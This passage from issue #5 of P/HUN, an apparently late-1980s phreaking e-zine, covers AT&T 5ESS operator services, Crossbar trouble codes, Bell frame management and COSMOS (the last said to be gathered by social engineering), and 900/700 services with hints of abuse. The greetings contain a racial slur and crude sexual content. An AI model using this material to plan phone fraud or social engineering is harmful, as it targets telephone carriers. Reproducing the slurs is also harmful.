  function lib$sys_trnlog( %descr logical_name : varying[ 11 ] of char;
                          %ref name_length : integer := %immed 0;
                          %descr equivalence : varying[ 12 ] of char;
                          %ref table : integer := %immed 0 ) : integer;

  external;

begin
  if lib$sys_trnlog(mailbox_name,length,mailbox_device_name)>ss$_normal then
    writeln( 'Mailbox ', mailbox_name, ' does not exist.' )
  else
    begin
      $assign( mailbox_device_name, mailbox_channel ); { Assign channel }
      repeat
        command.body:='';
        mailbox_device_name.length := length;
        $qio(,mailbox_channel,io$_readvblk+io$m_now,iosb,,,command.body,80);
        command.length:=80;
        if iosb[1]<>ss$_endoffile then writeln(command);
      until iosb[1]=ss$_endoffile;
    end;
  end.

```

This file was produced specifically for the uses of P/HUN magazine and its editor. Any publication outside of that magazine, or distribution separate from that magazine without the express written approval of the author of this document OR THE EDITOR OF P/HUN MAGAZINE is in violation of the author's wishes. The only exception to this is that you are free to load these files onto systems for compilation. However, if you are going to use them, you MUST leave the comments intact. When referring to this program, give credit where credit is due. ALWAYS leave the disclaimers intact.

## =====

## A New Operator Service

-----  
Feature For The 5SS Switch :  
-----OPERATOR SERVICES POSITION SYSTEM  
-----

Phile #8 of P/HUN Magazine Issue #5

By Bandito

A new operator services system for the 5ESS switch gives phone companies and worldwide phone service administrators unparalleled flexibility in deploying operators. The system is called the Operator Services Position System (OSPS), and it's operation is based on the Intergrated Services Digital Network (ISDN) capabilities of the 5ESS switch. These capabilities permit simultaneous data and voice communications between the switch and the operator's terminal equipment.

OSPS allows the phone service providers to provide full-featured North American and international operator service with operators located a distance from the switching system.

AT&T has added a new feature--the Operator Services Position System--to its 5ESS switch. A major difference between OSPS and the previous operator system--the Traffic Service Position System (TSPS)--is OSPS's ability to provide several applications simultaneously on one switching system. One Switch with OSPS can serve up to 128 teams of operators handling different applications, such as directory, toll, and operator assistance.

The OSPS can be deployed as a stand-alone system or integrated with a local, toll or gateway 5ESS switch. For directory assistance, a basic services terminal and a Directory Assistance System/Computer provide the directory listing. A video display terminal helps with charging and completing toll and assistance calls. In some applications, the OSPS supplies data from external computer systems at the operator terminal. The OSPS can also offer fully automated services such as Automated Calling Card or Automated Coin Services. It does this by linking to network data bases to validate credit or calling card numbers, and to determine the charging rates.

For international applications, OSPS provides the international features used in local, transit, and gateway applications. For these applications, the system makes available services such as call booking(thats when you say that you want to make a call to Russia and the operator say "I'll call you in 5 hours so you can place the call, ok?"), and it can handle various types of international trunking and signaling.

## DESIGN OBJECTIVES

Besides providing state-of-the-art operator services, OSPS also improves a phone company's financial results by reducing operator, administrative, and maintenance costs, improving network design efficiency, and creating new revenue opportunities.

#### Operator Expense

Reducing the average amount of time operators take to handle a call can cut expenses by millions of dollars. A major effort, therefore, was devoted to achieving this. Attention to human-machine interfaces led to operator positions that reduce the motions and concentration needed for each function. For toll and assistance, for example, the video display terminal improves the position of information on the monitor screen and the grouping of action keys. The display terminal also has single keys that are set up to perform complete functions. This results in faster action and reduces operator stress. (I hope this will help them get a better attitude)

To speed things up, the OSPS automates operator tasks associated with call handling. Paper records and information bulletins are eliminated by computerized ticketing and an automated multileaf bulletin. Since a significant portion of operator work time is normally spent in determining if a line is busy and waiting for answer, this portion of the call can be automated. Future releases of the system will allow operators to handle other calls during these periods.

#### Administrative and Maintenance Expense

Since OSPS is a feature of the 5ESS switch, administrative and maintenance expense is reduced by making common use of the base 5ESS switch capabilities and by using a common maintenance force. The operator service center, where the operators are, may be located away from the host 5ESS switch. Additional equipment, therefore, is provided to support administrative printers and terminals, and the management of the operators.

Such support comes from the OSPS administrative processor (OAP), an AT&T 3B2 computer. Expense is minimized by allowing one administrative processor to support as many operator services centers as the phone company desires; not too many of these are needed. Only one OAP is needed for every switch. Most commercial automatic call distributor applications use some type of management information system (MIS) to provide similar administrative control and reporting as does the OAP for OSPS. Overall, administrative expense is reduced by allowing several teams of operators and several types of calls to be administered together.

#### Network Design Efficiency

The 5ESS switch with remote integrated services line units allow operator service centers to be hundreds of miles from the host switch. OSPS can be added to a 5ESS switch dedicated to operator services with any combination of different applications, or integrated into a network switch serving other gateway, toll, tandem, or local traffic. If initial operator needs are small, a single switch could serve just a few operator positions. (Because of the modular design of the switch, the number of operators on one switch could grow



one by one until they got over 100. There could be as many as 128 teams of operators handling a total of nearly 100,000 calls an hour.

One OSPS can handle call processing and a second OSPS can handle operator assistance. This can be a permanent arrangement to minimize new operator trunks and/or the number of sites staffed with operators. It is also possible to reconfigure operator teams. Entire OSPS systems or selected teams can be closed down during periods of low traffic. Calls are then directed to other teams or another OSPS in the network. Because of these capabilities, the network can be redesigned continuously to meet changing needs.

#### More Service Opportunities

The OSPS is based on ISDN capabilities and open interfaces that support customization, customer independence, and flexibility. ISDN supplies packet-switched access to data bases, as well as interfaces to operator terminals and support systems. The open interfaces make it easy to add new services and to support multiple interchange and local exchange carriers. Data can be sent to the operator terminal from computer systems external to the switch, allowing an operator to talk with a caller while receiving data from a remote data base. Both the data base information and the telephone information can be displayed using the windowing capabilities of OSPS video display terminals.

#### SYSTEM ARCHITECTURE

The OSPS was designed and built on the existing ISDN architecture of the 5ESS switch. The switch consists of three major hardware modules, handling administration, communications, and switching. There are two types of switching modules, one for normal voice calls, and another, an ISDN module, for voice and data. The ISDN switching module is the interface between operators and the switch.

The administrative module provides system administration functions, and supports automatic call distribution to operators for each OSPS application. Hardware and software are added to the basic switch to perform automated and manual operator functions. Different types of operator terminals are furnished for different OSPS applications. An OSPS administrative processor is available to support each particular application. The terminals allow operator to receive and control calls, and to send and receive data through the switch. Functionally, these are ISDN terminals with simultaneous voice and data communications capability.

The terminals are connected by digital subscriber lines to the switch's integrated services line unit (ISLU) or to a remote ISLU (RISLU) when the operator services center is a distance from the host switch. The ISLU or RISLU acts as an operator position controller. Operator terminals may be located several miles from the position controller, with the exact distance dependent on the application and type of interface. Where the RISLU and multiplexed onto digital facilities that connect to the host 5ESS switch.

#### Systems Interfaces and External Data Bases

For directory assistance, the 5ESS switch communicates with a vendorsupplied Directory Assistance System Computer (DAS/C). In response to customer requests, the operator consults the system for directory listings. Like the basic services terminal with which it works, the DAS/C can be connected to a RISLU and share the remoting capabilities with the basic services terminal or it can be connected directly to the ISLU.

The OSPS administrative processor is used for directory assistance as well as toll and assistance operation. This processor is located in the operator services center and/or force management center. It is used with administrative terminals and printers to support administration and managemnet personnel by providing traffic, performance, and operator team data when requested.

The OSPS connects to other vendor or phone company data bases as well as to other 5ESS switches. The connections to other switches make available remote capability for complete call handling. The phone company may choose to use these connections as paths between switches to provide call processing at the originating switch and operator services at another switch.

The switch's common channel signaling interface accesses a number of external data bases. Network signaling interfaces unique to the international application are available to provide new features. These interfaces vary from country to country.

## SYSTEM OPERATION

The heart of the OSPS is a full-featured, flexibly administered automatic call distributor (ACD). A call coming into an OSPS is selected for a particular operator team based on its incoming trunk and the dialed digits. The originating switching module determines the call type and gives the ACD the information needed to select the proper operator team. If operators are available, the call is routed to one on the team who has been sitting one her ass the longest. If an operator isn't available in that serving team, the ACD holds that call and the customer is sent a response (a ring, announcement, silence, music, etc.). When an operator becomes available, the customer that has been on hold the longest is routed to the operator who hasnt had a call the longest.

For directory assistance, the operator asks for number-identifying information and then taps into the database. The number is given to the customer by a recorded announcement or the operator.

For toll and assistance requests, the operator asks for charging information and the system handles charge recording and the call completion. Alternate billing is verified and coins collected where appropriate. Domestic and international system function similarly, but with different country specific features.

The OSPS automated features include Automated Calling Card and Automated Coin Toll Services. The automatic charge recording feature for certain calls includes automated announcements, coin-tone detection, and multifrequency tone (from touchtone sets,DTMF) detection. The system can tell if collect calls or third-party calls are being charged to a uncollectable number(like payphones,

non-working numbers, phones with unpaid bills, etc) and informs the operator on this.

## OPERATOR TERMINALS

There are three types of operator/agent terminals to match applications and customer needs. All are designed to increase operator comfort and performance, reduce training time, and improve flexibility and control.

### Video Display Terminal

The video display terminal (VDT) is for toll and assistance applications. The VDT's digital voice capability achieves silence between calls and clear voice transmission. The voice features include automatic volume control, toll-quality voice path, multiple alerting tone capabilities, and voice-path fraud prevention. Operators and office administrators have the option of using mute and split capabilities, which isolate the parties' voice paths at appropriate times during a call to eliminate talk-over. (Talk-over is a brief message between the caller and the called person while they shouldn't be talking. For example, if collect charges will be accepted by the called party.

No more of the "hey dude!! call me back I'm out of codes!!!)

The VDT's keyboard looks pretty good. Has 117 keys, this includes a little dialing pad, to the left of the keyboard where the IBM function keys usually are, are keys like hold, 'MUTE', 'SPLIT ON', 'VOL UP', and 'VOL DOWN'. Also I can make out some keys like 'Cancel Call' and 'Make busy'. The keyboard is lightweight and detachable, this lets the operators position it easily to a comfortable position. The keyboard has tactile feedback, keys are logical grouped, and the most frequently used ones are larger than the rest. Customers can program macro-keys that will initiate a sequence of key strokes with only one key. These are located near the top of the keyboard and have no writing on them.

The VDT conveys call-status information and enables operators to follow the progression of calls. The terminal has a large, high-resolution display to increase readability, a glare-free, positive video screen (dark characters on light background), and a type font that is easy to read. A screen refresh rate, well above current norms, prevents flicker. In addition, several controller capabilities further clarify call information (multiple character sets, reverse video, underlining), and are used in a consistent manner to draw the operator's attention to particular types of call-handling information.

To minimize movement of the operator's eyes and head, the most critical information about a call is displayed at the bottom of the screen. The display shown during a call relays only the information needed to handle that call. To avoid distraction, information may be held by the system and not displayed. Fields can be edited locally to reduce time required to correct operator keying errors.

Now I'm going to make a pretty pitiful attempt at showing you the screen how it appears in a picture I have of it.

|                                                                                                           |                                               |
|-----------------------------------------------------------------------------------------------------------|-----------------------------------------------|
| SCRN   ____   I&C   ____   RATE   ____                                                                    | PG1   ____   PG2   ____   LOGIN   AT&T ____   |
| S T A T I O N   C O L L E C T                                                                             |                                               |
| 3 ____ ~ ~   2 ____ :)   1 ____ ~`<br>:)          <br>  ____ ~`     ____ ~`     ____ ~`<br>0 + NON - COIN | Fwd # :614-555-6534<br><br>Bk # :312-555-2679 |

|      |      |     |      |  |  |         |        |
|------|------|-----|------|--|--|---------|--------|
| QUIT | GET  | V 3 | RATE |  |  | AUTO    | HOTEL  |
| RATE | RATE |     | TIME |  |  | COLLECT | RM # 3 |

The " :) " are faces. Yes they see faces on the screen and ~ ~ is a picture of a phone. And ~ ` is a picture of a phone off the hook. Didn't I tell you the picture of the operators terminal was going to be pitiful?

#### Intelligent Communication Workstation

The intelligent communication workstation is for the international market. It has all the functions of the VDT but uses a personal computer with a color display. This adds flexibility to meet the requirements of different countries and includes software to assist operators in handling otherf languages. A chinese version of the system, for example, allows the operator to enter names using Chinese characters for entry into billing records. Future releases will make this a combined services terminal which can be used for both toll and assistance and directory assistance.

#### Basic-Services Terminal

The basic services terminal (BST) is for directory assistance. It has a 20-character display rather than a cathode-ray tube display. Dedicated function keys allow easy access to conference, transfer, and emergency functions. The BST has the same voice features as the VDT. The display, keyboard arrangement, and call-handling keying sequences minimize operator call-handling.

## APPLICATIONS

The OSPS offers services and features for North American and international directory assistance, and toll and assistance. Capacity depends on the application and the features required. System capacities for North American applications are shown in the panel below:

| Service              | Current | Next System Release |
|----------------------|---------|---------------------|
| Directory Assistance |         |                     |
| Calls/hour           | 90,000  | 160,000             |
| Operator positions   | 512     | 1000                |
| -----                |         |                     |
| Toll and Assistance  |         |                     |
| Calls/hour           | 68,000  | 100,000             |
| Operator positions   | 512     | 700                 |
| -----                |         |                     |

For these applications, call handling capacity is now 68,000 calls an hour for toll and assistance and 90,000 calls an hour for directory assistance. While these high capacities stem from the distributed architecture of the 5ESS switch, its modular design allows the OSPS to grow incrementally depending on customer needs.

Continuing architectural and design and hardware improvements will lead to even higher capacities. The next system release, for example, will increase toll and assistance to 100,000 calls an hour and directory assistance to 160,000 calls an hour.

## Directory Assistance

With directory assistance a caller gives a name and address and an operator or the system responds with a phone number. With vendor computer systems, OSPS uses an internal audio response unit to "speak" the number to the caller. Future releases will permit adding or changing announcements by interfacing with external audio response units. Future releases also will enable the operator to connect the person requesting the number and apply billing in response to the caller's requests. This provides a telephone company with significant new revenue opportunities. OSPS directory assistance allows conferences between operators and hand-off of the call to another operator. Incoming directory assistance calls can be rerouted to operators on a second OSPS.

## Toll and Assistance

These operator services help callers complete toll calls, bill the call to calling cards or to a third party, bill the call person-to-person, and give general help. OSPS uses ISDN to furnish some of these services. For example, the system gives operators access to customer-supplied database computers. These computers may contain frequently referenced data such as emergency numbers or rate and route information. Operators are logged onto the database automatically and single key actions transfer data from the data base screen to

the call handling screen.

#### International Applications

Features start with a subset of the ACD, directory assistance and basic toll and assistance operator call handling features as in the North American version. Specific international needs are added such as real-time billing information, completed call retrieval, call booking, and a visible instruction table.

Real-time billing information for international calls includes validation of credit-card numbers or billing number, computing charges in real time and storing them in completed call records. The billing information can be supplied to the customer by a synthesized announcement of time and charges or direct operator quotation.

Completed call retrieval allows the operator to retrieve the record of a completed call, including call charges in response to customer inquiry. It also allows the operator to give correct billing in the case of a call being cut off and reconnected.

Call booking is for customers wanting calls placed at a particular time and to allow operators to store calls for later completion during less congested periods. Data for these calls is stored in the OSPS and may be distributed to operators for setup as soon as possible or at a designated time.

Operators also may request retrieval of previously booked calls.

The operator uses a visible instruction table to obtain special dialing instructions or other call-handling material. The text is stored in the 5ESS switch as a series of pages, and is displayed in a window area on the VDT screen.

Additional features include customer and operator fraud protection, enhanced charge and duration advice and language assistance, depending on the needs of the particular country. OSPS also supports the major international signaling systems.

#### NEXT GENERATION

The OSPS represents a new generation in operator services based on ISDN. The system can be configured to serve any operator application requiring access to data bases and automated call distribution to operators. Since it is an application on the 5ESS switch, it allows operator services to be provided at local, tandem, or toll switching centers.

The design enables operators to be hundreds of miles from the switch. Features reduce a phone company's costs in the areas of operator expense, administration and maintenance, and network design. The OSPS includes many operator services not previously available and permits a wide mix of applications on a single switch.

=====

236.TXT

```
( )----- ( )
|
|   The Cross Bar Switching Guide
|   [Xbar #5]
|-----|
|   By Xbar Switchman
|   Courtesy of New York Telephone
|   Operating Staff - Plant
|
|----- ( )
```

Phile #9 of P/HUN Magazine Issue #5

Special thanks to Lord Micro and Seeker who were the people behind the bins.

#### Introduction:

-----  
This guide was developed by the Plant Training Center,  
to provide a ready reference of information that can be used by The Central  
Office Switchman during the performance of his daily work.

#### Preface:

-----  
In this part Class "A" reports are only covered. Future issues will have  
MTF Tests/Class C/Alarms/Trouble Recorder etc.

#### Section #1 - Class "A" Reports

##### CLASS "A" Reports

-----  
Class "A" troubles are those reported by subscribers. Prompt and complete  
handling is very important. Promptness because the subscribers service may be  
affected and completeness so that the customers service is not impaired a  
second time for the same reason.

If the line is held out of service by equipment note the x-points closed and  
release the line hold magnet to allow the subscribers service. If necessary a  
channel plug may be inserted in the junctor switch portion of the linkage in  
order to release the subscriber's line sooner. The remaining linkage will be  
help up. So therefore what is done in such problems is to actually trace  
this held path and analyze to determine why it was held up. To keep Class "A"  
report to a minimum switchman analyze all trouble recorder cards as soon as  
they come in and mark each card for missing or false punches and compare with  
previous cards. In this way repeaters can be spotted quickly and acted upon.  
Usually switchman activate the continuity and ground test circuit of the  
markers at regular intervals in order to pick up linkage tip and ring  
troubles. Using this approach, along with regular testing procedures should

keep common equipment troubles to a minimum.

Here is a list of Class "A" trouble reports:

NDT - No Dial Tone  
CC - Cant call  
DCLR - Double Connection-Lift Receiver  
PS - Permanent Signal  
COO - Cutoff Outgoing  
DCO - Double Connection Outgoing  
CBDT - Cant Break Dial Tone  
DTWD - Dial Tone While Dialing  
DCWD - Double Connection While Dialing  
NAR - No Audible Ring  
GWN or INTC - Gets Wrong Number of Intercept  
ATB - All Trunks Busy  
DA - Dont Answer  
GB-FB - Gets Busy-False Busy  
CH - Cant Hear  
CBH Cant Be Heard  
NSY - Noisy  
DTRWT - Dial Tone Returns While Talking  
XT - Cross Talk  
COL Clicks On Line  
BDR - Cell Doesn't Ring  
DGC - Dont Get Calls  
RI - Reaches Intercept  
FRI Fails to Reach Intercept  
CIE - Called in Error  
FB - False Busy  
BRCM - Bell Rings - Cant Meet  
DCI - Double Connection Incoming  
CT - Cant Trip Ringing  
COI - Cut Off Incoming  
FDA - False Dont Answer

Here are the explanations of Class "A" troubles occurrences:

NDT

---

- 1) Open between HMDF and L.Lk. Frame.
- 2) Open L relay; Loose connection on L relay; open T or R connections on L.Lk. Frame; Open hold magnet.
- 3) Partially Energized L relay or Hold Magnet.
- 4) Hold magnet help operated.
- 5) Dirty contacts or no follow on line hold off normal contacts.
- 6) Line switch and junction switch cross points .



236.TXT

- 7) If heavy reports from one frame check LLMC.
- 8) Review trouble cards for DT Marker Trouble.
- 9) Routine Originating Registers for dial tone.

DCLR

----

- 1) Check for bent select fingers on L.SW & all J.SW's.
- 2) Check for false operation of 2 or more line hold magnets on Incoming and Outgoing calls.
- 3) Review trouble cards for DT markers - especially "X" indicators
- 4) Review trouble cards on DT markers for LXP or JXP indicators.

PS

--

- 1) Shorted T & R.
- 2) False ground on ring side.
- 3) If Linkage fails to release-trace and check for linkage or PSHT trouble.

COO

---

- 1) Loose Connection on T, R or S lead.
- 2) Poor make of L.Lk Cross Points.
- 3) Poor make of hold magnets off normals
- 4) Review Completing Marker Trouble cards for LXP type trouble o outgoing calls.
- 5) If heavy reports from 1 line link frame check LLC.
- 6) Possible Pretranslator or PRTC Trouble

DCO

---

- 1) Inspect for cross T & R.
- 2) Inspect for bent select fingers or 2 selectes operated.
- 3) Inspect for 2XPTS Closed on same horizontal.
- 4) Check Comp. MArker Touble Cards (for "X" indications)
- 5) Check Comp. Marker Trouble Cards (for LXP; JXP indications)
- 6) Possible doulbe wiring on trunks apperance on TLK frame.
- 7) False SL inidications.

CBDT

----

- 1) Possible hihg resistance on subscribers line.
- 2) Routing Originating registers (DT Test).

DTWD

----

- 1) Loose sleeve connection.
- 2) LLK XPTS poor sleeve conection.
- 3) False release of O.R

4) Pretranslator.

DCWD

-----

- 1) Crossed T or R.
- 2) False selected bar operation.
- 3) Bent select finger.

NAR

---

- 1) Trunk pre-trip.
  - 2) Stuck sender or register.
  - 3) subscriber class of service wiring.
  - 4) Out sender link X-Points.
  - 5) Wrong TB-TG wiring of Outgoing Trunk.
  - 6) Wrong RN trunk X connection.
  - 7) Wrong trunk options.
  - 8) Trasverter-Transverter Connector.
  - 9) Recorder.
- At terminating end:
- 1) Ringing selection switch.
  - 2) Incoming Trunk Wiring.
  - 3) Linkage.

GWN or INTC

-----

- 1) Loose tip and/ or ring.
- 2) Unbalanced subscriber line.
- 3) Marker Wiring and Number group wiring.
- 4) Originating register or outgoing sender trouble.
- 5) Wrong TB-TG-RN Trunk or TLK frame.
- 6) FAT frame wiring

DA

--

- 1) Incoming register trouble.
- 2) Ringing selection switch trouble.
- 3) Wrong NG Wiring.
- 4) Incoming trunk R Relay adjustment.
- 5) Open T or R from Incoming trunk to called subscriber.
- 6) Outgoing trunk supervision trouble.

GB-FB

-----

- 1) Might be overflow instead of busy.
- 2) Outgoing trunk trouble.
- 3) Wiring number group wiring.
- 4) Ringing selection switch trouble.

- 5) Incoming Trunk wiring
- 6) Troublbe release by Marker.

CH

--

- 1) Subscriber's line has high resistance.
- 2) Swinging or poor wiring connections-tip or ring.
- 3) Dirty X points (tip or ring).
- 4) Outgoing trunk-poor transmission.

CBH

---

- 1) Subscriber's line has high resistance.
- 2) Swinging or poor wiring connections tip or ring.
- 3) Dirty X points (tip or ring).
- 4) Poor transmissions on trunks.

NSY

---

- 1) Loose Connection tip or ring.
- 2) Dirty pins on 444 jack on VMDF.
- 3) Tip or Ring resistance cross.
- 4) Outgoing trunk transmission.
- 5) Induction on subscriber's line.
- 6) Dirty contacts in talking linkage.

DTRWT

-----

- 1) False release of outgoing trunk or incoming trunk euipment.
- 2) Poor connection or dirty contacts of sleeve lead of talking path.

XT

--

- 1) Before dial tone
  - a) Line link double connection.
  - b) Induction on subscriber's line.
- 2) After dial tone
  - a) Trunk cable induction.

COL

---

- 1) Vibrating relay.
- 2) Riding selector.
- 3) Wiring interference.
- 4) Improper testing.
- 5) Loose connection in talking path.

BDR

---

- 1) Open T or R from incoming trunk to subscriber's line.
- 2) Grounded ring in linkage.
- 3) Defective incoming trunk.
- 4) Ringing selection switch trouble
- 5) Incoming register trouble.
- 6) Wrong NG or ADF wiring.
- 7) Check trouble cards for CON and FCG failures on incoming calls.

DCG, RI, FRI, CIE

-----

- 1) Number group or ADF wiring.
- 2) Open sleeve in linkage.
- 3) Incoming register trouble.
- 4) Incoming trunk options or wiring.

FB

--

- 1) Possible incoming X'd sleeve.
- 2) Possible LG relay cross.
- 3) Possible help up on incoming call.
- 4) Possible help up by operator.

\* ITEMS 3 and 4 HOLD CONNECTION WITH CHANNEL PLUG AND MAKE TRACE BACK-IF HELD BY OPERATOR GET REASON.

BRCM

----

- 1) Open Tip or Ring (T or R )
- 2) Unbalanced line.
- 3) Crossed ring sides.
- 4) Loose or open sleeve-possible 1 ring.
- 5) Incoming trunk trouble .

DCT

---

- 1) Crossed sleeves (2 hold magnets)
- 2) 2 select bars operating
- 3) 2 LG relays operating.

CT

--

- 1) Defective incoming trunk.
- 2) Possible high resistance ring side.

COI

---

- 1) Incoming trunk trouble (false release).

2) Loose or dirty contacts of sleeve of incoming connection.

FDA

---

- 1) Reaching wrong #'s possible- see GWN.
- 2) Ringing selection switch trouble.
- 3) Incoming trunk trouble.
- 4) Incoming linkage open T or R.
- 5) Called sub line open T or R.

End of PART 1

-----

Well this article will conclude on future issues. Hopefully now you have a better understanding of all kinds of troubles reported to the Xbar office. This article is a little complicated to follow and DOES require the basic understanding of No. 5 Crossbar Switching System.

Would also like say thanks to Lord Micro and Seeker who were the people behind the bins at a local office.

=====

|                                       |
|---------------------------------------|
| SSWC - Bell Research Report (Vol III) |
| Phile #10 of P/HUN Magazine Issue #5  |

All research gathered, tested and mastered by the original members of SSWC:

Chance - The Technician - Cellular Phantom

After the large response we have received after writing our first two Bell Research report documents, we have chosen to continue our discussions on the ever intriguing Bell System and its many fascinating departments. Note that the information in this file is subject to change. However, we will try to keep you updated as much as possible.

In our in depth research and social engineering practices of the Bell System, we have discovered an important plan which frameworkers and switch technicians must follow. This plan is known as the Frame Force Management Plan (FFMP), which is a guide to obtain maximum benift from the performance of frameworkers. (In other words this plan is used so the Bell System can make sure there frameworkers don't drop the ball). This plan may be used in either a centralized

frame environment or a local a local wire center. It provides techniques for the manager to use in estimating the work load (demand and programmable frame work) and matching the available frame personnel to the expected work. The plan also provides information for the manager to analyze and evaluate the results of these techniques. In essence, the plan aids supervision in ensuring that:

- \* Work is available to ensure adequate load exists for the available time.
- \* Adequate personnel is available to complete necessary work.
- \* Work is assigned in a correct sequence to minimize impact on other personnel.
- \* Completed work is evaluated to ensure its efficiency and quality.
- \* Work and personnel are scheduled to meet due date commitments.

Note: The records, reports and status information for this plan may be administered in the local distributing frame environment, a Frame Control Center (FCC) or a Frame Work Station (FWS) in a Switching Control Center (SCC).

This plan provides frame managers with suggested procedures to develop forecasts or estimates of future work volumes. With this knowledge, the manager should be able to accomplish the following:

- \* Meet subscriber demands.
- \* Program company-generated work.
- \* Ensure that all employees are assigned productively.

To avoid possible misunderstanding, the following definitions are provided.

Distributing Frame:      Main Distributing Frame (MDF), Intermediate Distributing Frame (IDF), Line Distributing Frame (LDF), Trunk Distributing Frame (TDF), No. Group, Translator, Block Relay, No. Network (Automatic Number Identification)

[ANI] and any other frame performing functions related to work covered by this plan.

Frame Control Center: An administrative center that performs pricing, packaging, force loading, tracking, and force administration for centralized frame operations.

Frame Work Station: A work station that is responsible for the functions of the FCC on a smaller scale. It is located in an SCC.

Programmable Work: Programmable work requests consist of the same work requests that are included in demand work. The difference is that the programmable work requests are received before the due date in time to schedule their completion. Examples of programmable work are:

- \* Service Orders
- \* Trunk Orders
- \* Special Service Orders
- \* Verifications
- \* Cable Transfers
- \* Routine maintenance
- \* Line Equipment Transfers
- \* Service Observing (Remote Observation[REMOB])

In a Cosmos environment, the following activities should be conducted to ensure data base accuracy:

- \* Prompt and accurate frame service order completion notifications.
- \* Use of the order status procedures for notifying the Loop Assignment Center (LAC) and other control centers of discrepancies and pending order status encountered that contradict the Cosmos frame work order or prevent frame order completing.

The average service order for an MDF consists of two basic operations: (1) the jumper on the Main Distributing Frame (MDF),

and (2) the cross-connections for the telephone number, billing, and line equipment. (Modular and Common System Main Interconnecting Frame [COSMIC]) systems' types of cross-connects. COSMIC; developed by AT&T.

Next we will discuss how Cosmos is used in aiding Frameworkers and Frame Technicians.

The Computer System for Main Frame Operations (COSMOS) is a mechanized record and assignment system designed to maintain accurate records of Main Distributing Frame (MDF) facilities and efficiently administer desired assignment of exchange facilities. Cosmos maintains a record of all line equipment, exchange cable pairs, and telephone numbers served by the wire center.

Cosmos is a very useful tool in administering frame work in a central office. It allows increased productivity and gives the frame supervisor much greater visibility of the projected work load. However, Cosmos will not automatically create order out of chaos.

The purpose of Cosmos is to assign the shortest possible MDF jumper connection between CO line equipment and the cable pair serving the customer.

With the Dedicated Inside Plant (DIP) administration, Cosmos aids in reusing as many spare jumpers as possible. When a D-Order (disconnect order) is processed, the possibility of reusing the existing jumper on a new connect service order is considered. Re-using a jumper eliminates extra work and reduces the possibility of wiring errors.

Frame work is performed from the Cosmos output whether the order is a service order or work order. When a service order cannot be worked, the frame workers should establish a jeopardy report in Cosmos. Enough information must be provided so that the LAC can take appropriate action, without having to call the frame.

Because Cosmos will only print out orders due on the date requested, and because an inquiry can be made on any pending orders in Cosmos by order number, it is not necessary to file orders by due date or by order number. However, it is necessary to be able to find orders that have been modified, cancelled, or changed.

Next we will briefly discuss the Cosmos orders filing system, which can be divided into two parts: (1) pending orders, and



(2) Main Distributing Frame (MDF) completed orders. In each section the orders will be filed by exchange code. Circuits without a telephone number are filed in a separate "private line bin" \*(however, we regret that we have not fully understood and research this section of the filing system, due to its uncommon use). The service orders in the pending section are those which for one reason or another, cannot be worked at present. These include orders that have had the due dates advanced or that require the installers go-ahead. A separate file area is kept for orders in jepordy. When an order is MDF-complete, it is placed in the complete order section. Work orders such as (cable pairs transfers, line equipment transfers) should be filed in the pending order section by order number. In the completed section, work orders should be filed by telephone exchange and remaining telephone number, along with service orders. Orders in the complete section are only retained for a few weeks only. Usually after a two week period those completed orders are removed.

The responsibility of the frame with Cosmos is to enter the status of all work orders into the system. The frame also shares the responsibility for reporting data base validity, and is responsible for reporting any data base errors to the originator of the order as well as performing periodic verifications of the data base, to insure proper functioning of the data base.

We will now briefly discuss the Cosmos Frame Work Management (FWM) module. The Cosmos FWM supports a Frame Control Center (FCC), a Switching Control Center (SCC), or a traditional wire center location by mechanizing the clerical effort involved in sorting, pricing, and packaging Plain Old Telephone Service (POTS) frame work orders. The module automatically developes work packages, either by due date, order type, frame location, switching type or in any combination which meets assignment requirements.

We would like to thank the following organizations and thier members for being truly innovative hackers:

EVERYONE IN THE TIS CLUB, EVERYONE AT 2600 MAGAZINE, DPAK AND SUPERNIGGER, PHORTUNE 500, THE BAD BOYS, THE TECHNICIAN WOULD LIKE SAY, "HELLO TO RED KNIGHT, MY BOY TONY FROM THE SWITCHING CONTROL CENTER, AND KEY PULSE - A REALLY INNOVATIVE GUY!". CELLULAR PHANTOM WOULD LIKE TO SAY, "THIS FILE IS DEDICATED TO: THE GIRL WITH THE LITTLE RED SHOES, SHE LIKES TO PARTY, SHE LIKES TO BOOZE, SHE LOST HER CHERRY BUT THATS NO SIN, SHE STILL GOT THE BOX THE CHERRY CAME IN". HELLO TO BRADLY IN OHIO, SUB ZERO, AND ALL MY BOYS BACK AT

236.TXT

CUYAHOGA HILLS BOYS SCHOOL (JAIL IS A FUCKED UP PLACE ISN'T IT?).

\* SSWC: The leader of Innovative hacking!

=====

Phile #11 of P/HUN Issue #5

CARRIER 900/700 SERVICE

WRITTEN BY TONE TEC

On November 30, 1988, the FCC approved a tariff which makes 900/700 Services available to all Carriers. Prior to this, only AT&T provided information services thru 900 numbers. The 900/700 service offers enhanced information capabilities such as

- \* interactive group conversations
- \* recordings for weather status, sports scores, music news, etc.

The 900/700 Service differs from the 976 product in that 900/700 Services are carried interLATA and interstate as opposed to intraLATA (LATA in telco lingo means Local Access Transport Area). Also the Carrier offers the Service to the Information Provider(IP) who is considered the Carrier's customer. This differs from 976 Service where the IP is the local telco's customer.

But what does all this mean to you, John Phrack? Why, more confusion, of course, as to just who is handling your billing. Detail for 900/700 messages will appear on the appropriate Carrier toll page of your bill. Messages will be interspersed with other LD calls placed thru same carrier. The cost varies from 50 cents per minute to 2.00.

The method used for reaching a 900 or 700 service differs. Calls to 900 numbers may always be completed by dialing 1+900+NNX+XXXX (NNX being the Exchange or C.O. code). Each 900 NNX is carrier specific and customers will not always be aware of which carrier is providing the service. Example: A customer with AT&T as the chosen 1+ carrier could dial an advertised 900# provided by Allnet. Since the service was reached without dialing Allnet's access code, the customer may expect the call to appear under AT&T's charges. WRONGO!

Calls to 700 numbers are completed by dialing 1+700+NNX+XXXX or 10XXX+1+700+NNX+XXXX depending on the customers primary carrier. Each 700 NNX is not Carrier specific, therefore

# 236.TXT

customers will be aware of which Carrier is providing the 700 Service. Advertisements for 700 Services will appear with appropriate 5-digit Carrier code. Allnet Communications is the first carrier to process 700 Service messages. The content of the 700 Service may be a recorded message, live convo, or prompts to enter responses thru the use of TT keypad. "Live Convo" programs won't be monitored by local telco, but will be monitored 24 hours a day, 7 days a week by Allnet. (Are you kidding?)

By the way, if you choose to abuse this service from home (or your best bud's home) there is a nifty device available to the Carrier call Selective Carrier Denial (SCD). This is an optional restriction service available to the carrier to restrict the end user from accessing their network via 1+,0+,00- and 10XXX dialing. This does not affect access to the local network. SCD is only designed to restrict customers with One-Party service.

Surely there exists some exciting new phreaking potentialities out of all this.....

## ALLNET 700 SERVICE

| NUMBER   | PROGRAM NAME | DESCRIPTION OF PROGRAM                                                       | CHARGE                   |
